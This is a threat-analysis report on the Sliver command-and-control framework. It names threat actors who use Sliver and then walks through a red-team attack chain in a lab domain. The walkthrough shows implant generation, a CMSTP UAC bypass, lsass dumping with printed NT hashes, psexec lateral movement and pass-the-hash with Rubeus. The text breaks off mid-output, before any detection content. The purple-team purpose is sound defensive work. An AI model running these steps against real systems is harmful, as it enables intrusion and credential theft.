Sliver C2 Leveraged by Many Threat Actors

By Cybereason Global SOC and Incident Response Team

Archived: 2026-04-05 12:56:36 UTC

What you need to know about this attack framework before it replaces Cobalt Strike

This particular Threat Analysis report is part of a series named “Purple Team Series”, covering widely used attack techniques, how threat actors are leveraging them and how to detect their use.

Introduction

Cybereason’s GSOC and Incident Response teams have analyzed a growing C2 framework named Sliver and created by a cybersecurity company named Bishop Fox. C2 frameworks or Command and Control (C&C) infrastructure are used by security professionals (red teamers and pentesters) to remotely control compromised machines during security assessments. They are also leveraged by threat actors for the same reason.

Following this introduction, we describe in detail how this framework works, how to reproduce its use, how threat actors are leveraging it and how to implement detection and prevention mechanisms.

As always in this Purple Team series, the Cybereason GSOC covers the topic from different perspectives:

- Description of the Sliver C2 framework
- Red team aspects - getting Sliver C2 on the test bench
- Blue team aspects - analyzing a past case of BumbleBee infection that led to the use of Sliver C2
- Purple team aspects - using blue and red knowledge, producing detections and analysis capabilities

In the following table, we created an index of the identified features of Sliver C2 and their corresponding section in the MITRE ATT&CK framework:

Key Points

The Cybereason GSOC team extracted the following key points from its research of Sliver C2:

- A new trend: Sliver C2 gets more and more traction from Threat Actors, often seen as an alternative from Cobalt Striker.
- Modular framework: Extension package manager (armory) allowing easy install (automatic compilation) of various 3rd party tools such as BOFs and .NET tooling like Ghostpack (Rubeus, Seatbelt, SharpUp, Certify, etc).

- Already associated with known threat actors and malware families: BumbleBee loader infections are often followed by the loading of Sliver C2. Threat actors like APT29 are also known to leverage this framework.
- Unique network and system signatures: The detection of Sliver C2 is possible as this framework creates specific signatures when executing Sliver-specific features. Detections and fingerprinting of the infrastructure server also exists and are listed in this article.

Sliver C2 Description and Past Uses

What is it?

Sliver is an open source cross-platform adversary emulation/red team framework. It’s designed to be scalable and can be used by organizations of all sizes to perform security testing.

Sliver is comparable to Cobalt Strike or Metasploit.

Why is it Getting More Attraction ?

Silver C2 is gaining popularity due to these reasons :

- Open-source alternative to Cobalt Strike and Metasploit
- Modularity of the platform with Armory
- Cross-platform : OS X, Linux and Windows

The framework provides all core capabilities for adversary simulation and most notables are:

- Dynamic code generation
- Compile-time obfuscation
- Multiplayer-mode
- Staged and Stageless payloads
- Secure C2 over mTLS, WireGuard, HTTP(S), and DNS
- Windows process migration, process injection, user token manipulation, etc.
- Let's Encrypt integration
- In-memory .NET assembly execution
- COFF/BOF in-memory loader
- TCP and named pipe pivots
- Armory, alias and extension package manager

In the Red team section, we analyze how Sliver C2 can be leveraged in a real-life attack scenario.

Threat Actors Leveraging Sliver C2

Silver C2 is getting more and more traction since its release in 2020. As of today, the number of threat intelligence reports is still low and the main reports describe the use of the Russian SVR leveraging Sliver C2.

Recently, some threat research teams, including the Cybereason GSOC, identified cases of BumbleBee loaders dropping Sliver C2 following the initial infection.

SVR / APT29 (2021)

Threat Actor	Malware Families	Dates	Links
APT29 / SVR / Cozy Bear / the Duke	N/A	May 2021	NCSC

The threat actor called APT29, associated with Russian secret services, has been reported by different organizations, using Sliver C2 to ensure persistence on a compromised network.

According to this report, by the National Cyber Security Centre (NCSC), the use of the Sliver C2 was "*likely an attempt to ensure access to a number of the existing WellMess and WellMail victims was maintained*".

In this specific case, the SVR operators used a specific Sliver C2 infrastructure server for each compromise.

TA551 / Shathak (2021)

Threat Actor	Malware Families	Dates	Links
TA551 / Shathak	N/A	October 2021	Proofpoint

Security researchers from the company ProofPoint identified emails with attached Microsoft Office documents, containing malicious macros, that if enabled, lead to the deployment of the Sliver C2 framework.

TA551 has been previously associated with distributing malware families such as Ursnif, IcedID, QBot/Qakbot, etc.

In this case, Sliver was directly loaded after the initial infection vector, unlike previous cases involving TA551 where frameworks such as Cobalt Strike were loaded a second time following the initial infection. This use of Sliver gave the threat actor much more flexibility.

Exotic Lily (2022)

Threat Actor	Malware Families	Dates	Link
Exotic Lily	BumbleBee Loader	2022	Cybereason

The Cybereason GSOC team has previously reported on BumbleBee loader infections leading to the deployment of a C2 framework.

Recently, the Cybereason GSOC team observed a typical BumbleBee loader infection, starting from a LNK infection vector, ultimately leading to the deployment of Sliver C2 in order for the threat actor to obtain persistence on the network.

In this chapter, we describe the attack path employed by the threat actors.

The Cybereason GSOC drafted the following timeline:

Activities	Time
Initial access with BumbleBee Loader	T0
Reconnaissance / tasklist	T0 + 2 minutes
Command and Control / Sliver C2	T0 + 11 minutes
Command and Control / Sliver C2 Shell feature	T0 + 41 minutes
Reconnaissance / whoami	T0 + 42 minutes

The scenario in itself is stopped almost at its beginning, due to a user intervention and the attack detection.

Red Team - Discovering and Using the Sliver C2 Framework


Sliver is designed as a second stage payload which, after deployment, gives the threat actor full access to the target system and ability to conduct next steps in the attack chain.

Sliver Framework architecture

There are four major components to the Sliver C2 ecosystem:

- Server Console - The server console is the main interface, which is started when you run the sliver-server executable. The server console is a superset of the client console. All code is shared between the client/server consoles except server-specific commands related to client (operator) management. The server console communicates over an gRPC interface to the server.
- Sliver C2 Server - The Sliver C2 server is also part of the sliver-server executable and manages the internal database, starts and stops network listeners. The main interface used to interact with the server is the gRPC interface, through which all functionality is implemented.
- Client Console - The client console is the primary user interface that is used to interact with the Sliver C2 server.
- Implant - The implant is the actual malicious code run on the target system you want remote access to.

We describe the relations between each component through the following diagram, putting the Sliver C2 server at the center of the exchanges and for the attacker to use for remote management.



Sliver C2 various components and their interaction, as explained in the above paragraph

How to Use Sliver C2 ?

Installation

Framework base installation is easy and consist of downloading and running a bash script: *curl*

https://sliver.sh/install | sudo bash

Cybereason GSOC has analyzed the script and following actions are performed as of the publication of this analysis:

- Installing following dependencies, *gpg, curl, build-essential, mingw-w64, binutils-mingw-w64, g++-mingw-w64,* (mainly related to the compilation)
- Download from release page Sliver C2 binaries and verify the integrity
- Install *systemd* service for Sliver C2 to run as system service (daemon)
- Generate client configuration for all users on the system in order to allow them to connect and conduct an attack campaign in parallel.

Sliver server running as a system service is giving the ability for multiple operators to connect.

Sliver implants support two modes of operation:

- Beacon mode - beacon mode implements an asynchronous communication style where the implant periodically checks in with the server, retrieves tasks, executes them, and returns the results.
- Session mode - in session mode the implant will create an interactive real time session using either a persistent connection or using long polling depending on the underlying C2 protocol.

Implant

Sliver C2 implants are cross-platform, you can change the compiler target with the --os flag. Sliver accepts any Golang *GOOS* and *GOARCH* as arguments --os and --arch.

We generated implants for Linux, Mac and Windows with following commands:

- *generate --mtls [C2 Public IP]:443 --os linux --arch amd64*
- *generate --mtls [C2 Public IP]:443 --os mac --arch arm64*
- *generate --mtls [C2 Public IP]:443 --os windows --arch amd64*

```
sliver > implants

 Name               Implant Type   OS/Arch          Format   Command & Control              Debug
==================  ============  ===============  ========== ============================== =======
 CHEERFUL_TOMORROW  session       windows/amd64    EXECUTABLE  [1] mtls://20.124.237.69:443  false
 NOVEL_ELK          session       darwin/arm64     EXECUTABLE  [1] mtls://20.124.237.69:443  false
 VOICELESS_BID      session       linux/amd64      EXECUTABLE  [1] mtls://20.124.237.69:443  false

sliver >
```

Sliver C2 implants for different platforms (OS/Arch)


The command *generate info* can be used to list all supported compilation targets.

Listener

Before you can catch the shell, you'll first need to start a listener. The following protocols are supported:

- mTLS
  - Mutual Transport Layer Security (mTLS) is a process that establishes an encrypted TLS connection in which both parties use X. 509 digital certificates to authenticate each other
- HTTP
- HTTPS
- DNS
- Wireguard

Listeners support both sessions and beacons callbacks. The implants in our example are generated for *mTLS* protocol on port 443 and therefore we start the *mTLS* listener:



Starting mTLS listener and displaying currently active listeners

Sessions

After implant execution on target host a session is created:

Displaying current sessions

The command *use* with the session id provides interactive session with remote target:

```
sliver > use 2b516aa9

[*] Active session NASTY_ROAST (2b516aa9-92fc-4fc3-b65d-3b0cbabd045d)

sliver (NASTY_ROAST) > whoami

Logon ID: STAGEZERO\alon
[*] Current Token ID: STAGEZERO\alon
sliver (NASTY_ROAST) >
```

Interaction with session

At the time of writing this article Sliver interactive session provides the following commands:

```
Sliver:
=======
  cat                Dump file to stdout
  cd                 Change directory
  close              Close an interactive session without killing the remote process
  download           Download a file
  execute            Execute a program on the remote system
  execute-shellcode  Executes the given shellcode in the sliver process
  extensions         Manage extensions
  getgid             Get session process GID
  getpid             Get session pid
  getuid             Get session process UID
  ifconfig           View network interface configurations
  info               Get info about session
  interactive        Task a beacon to open an interactive session (Beacon only)
  kill               Kill a session
  ls                 List current directory
  mkdir              Make a directory
  msf                Execute an MSF payload in the current process
  msf-inject         Inject an MSF payload into a process
  mv                 Move or rename a file
  netstat            Print network connection information
  ping               Send round trip message to implant (does not use ICMP)
  pivots             List pivots for active session
  portfwd            In-band TCP port forwarding
  procdump           Dump process memory
  ps                 List remote processes
  pwd                Print working directory
  reconfig           Reconfigure the active beacon/session
  rename             Rename the active beacon/session
  rm                 Remove a file or directory
  screenshot         Take a screenshot
  shell              Start an interactive shell
  shikata-ga-nai     Polymorphic binary shellcode encoder (ノ ゜Д゜)ノ ── 仕方がない
  sideload           Load and execute a shared object (shared library/DLL) in a remote process
  socks5             In-band SOCKS5 Proxy
  ssh                Run a SSH command on a remote host
  terminate          Terminate a process on the remote system
  upload             Upload a file
  whoami             Get session user execution context
```

The list of supported commands in session mode

Armory

The armory is the Sliver Alias and Extension package manager, which allows you to automatically install various 3rd party tools such as BOFs and .NET tooling. The list of tools is available on Github. It is also possible to install packages in bundles.

Using Sliver C2 to Create a Complete Attack Path

In this section, we will explore the different features offered by Sliver, used in a logical order for an attacker, from initial infection to domain administration escalation and data exfiltration. In the Blue team section, those will be analyzed from the Defender perspective.

This will help us to create detection rules, described in the Purple team section.


Sliver C2 implant is designed to be used as a second stage payload (not leveraged during the initial infection step) after the attacker has gained access to the target system using an initial infection vector such as for example - phishing, drive by download, exploitation of unpatched vulnerabilities to get deployed on the target system.

This part is out of the scope for this article and therefore we executed the implant directly on the target system.

We presented the attack scenario following MITRE tactic order, and introducing each Sliver C2 feature as a “link” of the attack chain.

Target organization is composed of three assets :

- A workstation, in the workstation network zone
- A server, hosted in the DMZ network zone
- A domain controller, in the server network zone.



Different stages of the attack and Sliver C2 command and features : Execution, Privilege Escalation, Persistence, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration

Execution

Silver C2 implant is executed on the workstation as stage 2 payload and from Sliver C2 server we get a shell session, this session provides multiple methods to execute commands and other scripts or binaries.

Red team - Shell Command

Sliver C2 session has a built-in command *shell* to spawn a powershell command prompt. However this is considered as bad practice and will leave obvious logs on the target system for detections.

```
sliver (NASTY_ROAST) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 6348

PS C:\Users\adm-exchange\Documents\file> whoami
whoami
stagezero\alon
PS C:\Users\adm-exchange\Documents\file>
```

Obtaining Powershell prompt from Sliver C2

Red team - Execute Command

The preferred method to execute a program on target is *execute* command which can also capture the output.

```
sliver (NASTY_ROAST) > execute -o ipconfig

[*] Output:

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : rs5ghgzknqkuxfvno1yt32at5d.bx.internal.cloudapp.net
   Link-local IPv6 Address . . . . . : fe80::74b8:e06f:b9bb:6c15%4
   IPv4 Address. . . . . . . . . . . : 10.0.0.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

sliver (NASTY_ROAST) >
```

Using Sliver C2 built-in execute command

RunAs

Run a new process in the context of the designated user (Windows Only).

```
sliver (CHEERFUL_TOMORROW) > runas -p ipconfig.exe -a "/all" -u labserveroLNMqq\\localAdmin

[*] Successfully ran ipconfig.exe /all on CHEERFUL_TOMORROW

sliver (CHEERFUL_TOMORROW) >
```

Running ipconfig command as localAdmin user

Privilege Escalation

We obtain access on a workstation, with an account that is part of the “administrators” local group. However, we need to elevate the process to *NT Authority/System*, enabling us to do high-privileges actions like process memory dumps.

UAC Bypass

User Account Control bypass can be done using multiple available techniques. For this purpose we use *cmstp.exe* which is windows system binary. The details and the source code for the exploit are available here.

```
root@sliverServer:~/pentest# l
CMSTP-UAC-Bypass.dll*  Source.cs  uac.ps1
root@sliverServer:~/pentest# cat uac.ps1
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dll"))
[CMSTPBypass]::Execute("C:\Users\adm-exchange\Documents\file\NASTY_ROAST.exe")
root@sliverServer:~/pentest#
```

UAC bypass exploit source files

Next, we upload the files to the victim machine and execute the powershell script to return a new session with UAC bypass.

```
sliver (NASTY_ROAST) > execute -o powershell -ExecutionPolicy Bypass -File "C:\Users\adm-exchange\Documents\file\uac.ps1"

[*] Session af5eccae NASTY_ROAST - 20.169.208.219:50613 (ALON-WKS) - windows/amd64 - Thu, 15 Sep 2022 13:26:56 UTC

 ⠏  Executing powershell -ExecutionPolicy Bypass -File C:\Users\adm-exchange\Documents\file\uac.ps1 ...
```

Execution of UAC bypass exploit

Getsystem

After UAC bypass we are able to use the built in *getsystem* command to spawn a new Sliver session as the NT AUTHORITY\SYSTEM user.

```
sliver (NASTY_ROAST) > getsystem

[*] A new SYSTEM session should pop soon...

[*] Session e12d6b45 NASTY_ROAST - 20.169.208.219:50684 (ALON-WKS) - windows/amd64 - Thu, 15 Sep 2022 13:28:21 UTC

sliver (NASTY_ROAST) >
```

Executing built in getsystem command

Testing newly obtained privileges shows indeed the current user as *NT AUTHORITY\SYSTEM*.

```
sliver (NASTY_ROAST) > use  e12d6b45

[*] Active session NASTY_ROAST (e12d6b45-241f-4114-a11f-7d895bf0da28)

sliver (NASTY_ROAST) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (NASTY_ROAST) >
```

Session user after getsystem command

Defense Evasion

This section describes the features of Sliver C2 implant used to avoid detections.

Migrate

We use built-in *migrate* command to hide Sliver C2 implant into another remote process for defense evasion purposes.

```
sliver (NASTY_ROAST) > migrate 3888

[*] Successfully migrated to 3888

[*] Session 3beadb83 NASTY_ROAST - 20.169.208.219:50709 (ALON-WKS) - windows/amd64 - Thu, 15 Sep 2022 13:31:39 UTC

sliver (NASTY_ROAST) >
```

Using Sliver C2 migrate command

Credential Access

With obtained privileges, we use the built-in *procdump* command to dump the “lsass.exe” process memory and retrieve credentials offline on Sliver C2.

```
sliver (NASTY_ROAST) > procdump --pid 636 --save lsass.dump

[*] Process dump stored in: lsass.dump

sliver (NASTY_ROAST) >
```

Dumping lsass.exe memory with built-in procdump command

Offline reading of the memory dump on Linux (Sliver C2 server) can be done using pypykatz.

```
root@82d641e73e0a:/data# pypykatz lsa minidump lsass.dump
INFO:pypykatz:Parsing file lsass.dump
FILE: ======== lsass.dump =======
== LogonSession ==
authentication_id 5905252 (5a1b64)
session_id 2
username alon
domainname STAGEZERO
logon_server DC-1
logon_time 2022-09-15T13:14:03.926826+00:00
sid S-1-5-21-3726203736-499541865-3598092759-1105
luid 5905252
```

Pypykatz reading lsass.exe memory dump (complete output omitted)

We are able to obtain the password of a logged in user (STAGEZERO\alon).

Discovery


In this stage we use Sliver C2 to get information about Active Directory as well as discover new machines to pivot to.

Network Scan

We use Sliver C2 interactive shell to run powershell commands, following command is scanning the network to discover live hosts.

Network scan from Sliver C2 shell

The live host with IP address 10.0.2.10 will be our target for the lateral movement.



Retrieving the hostname of 10.0.2.10

The FQDN of 10.0.2.10 in *STAGEZERO* domain is *s1-confluence.stagezero.lab*.

Active Directory Discovery

We use Windows system binaries with the Sliver C2 built-in *execute* command for Active Directory discovery.

```
sliver (NASTY_ROAST) > execute -o net group "domain admins" /domain

[*] Output:
The request will be processed at a domain controller for domain stagezero.lab.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
stagezero_adm
The command completed successfully.


sliver (NASTY_ROAST) >
```

Using net to discover STAGEZERO domain administrators

```
sliver (NASTY_ROAST) > execute -o nltest /dclist:stagezero

[*] Output:
Get list of DCs in domain 'stagezero' from '\\DC-1'.
    DC-1.stagezero.lab [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully

sliver (NASTY_ROAST) >
```

Using nltest to discovering STAGEZERO domain controllers

Lateral Movement

During the credentials access stage we obtained the credentials for *STAGEZERO\alon* user and in discovery stage we found another host, *s1-confluence.stagezero.lab*. This information will be used for lateral movement.

PsExec

We leverage Sliver C2 built-in *psexec* command to achieve lateral movement:

```
sliver (NASTY_ROAST) > psexec --profile pentest --service-name pentest --service-description pentest s1-confluence.stagezero.lab

[*] No builds found for profile pentest, generating a new one
[*] Uploaded service binary to \\s1-confluence.stagezero.lab\C$\windows\temp\I3kLlOi7g9.exe
[*] Waiting a bit for the file to be analyzed ...
[*] Successfully started service on s1-confluence.stagezero.lab (c:\windows\temp\I3kLlOi7g9.exe)
[*] Successfully removed service pentest on s1-confluence.stagezero.lab

[*] Session 6ac67c61 GREAT_LINSEED - 20.169.214.193:50072 (S1-Confluence) - windows/amd64 - Fri, 16 Sep 2022 09:06:02 UTC

sliver (NASTY_ROAST) > use 6ac67c61

[*] Active session GREAT_LINSEED (6ac67c61-ee2b-48eb-9624-96886d14afdb)

sliver (GREAT_LINSEED) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (GREAT_LINSEED) >
```

Lateral movement to s1-confluence server

On this new machine we perform the same actions (a process dump of the lsass.exe process memory, *pypykatz* offline launch) to access credentials.

These steps give us access to the user *stagezero_adm* which, we know from Active Directory discovery, is a domain administrator account.

```
== LogonSession ==
authentication_id 27340340 (1a12e34)
session_id 2
username stagezero_adm
domainname STAGEZERO
logon_server DC-1
logon_time 2022-09-13T10:36:34.879883+00:00
sid S-1-5-21-3726203736-499541865-3598092759-500
luid 27340340
        == MSV ==
                Username: stagezero_adm
                Domain: STAGEZERO
                LM: NA
                NT: fb6493a679deb0c091e90ef4e95140b7
                SHA1: 3df875673889396d5119373fa527fdd9e58d1b31
                DPAPI: 86319d485975ba2186fed6f344075f18
```

Stagezero_adm account credentials

With domain administrator credentials we will forge a Kerberos Golden ticket in order to obtain full access to all domain joined systems. We leverage Rubeus, installed from Sliver C2 Armory, to obtain a Kerberos TGT to authenticate as *stagezero_adm*.

```
sliver (BRIEF_REDISCOVERY) > rubeus asktgt /user:stagezero_adm /rc4:fb6493a679deb0c091e90ef4e95140b7 /ptt

[*] rubeus output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
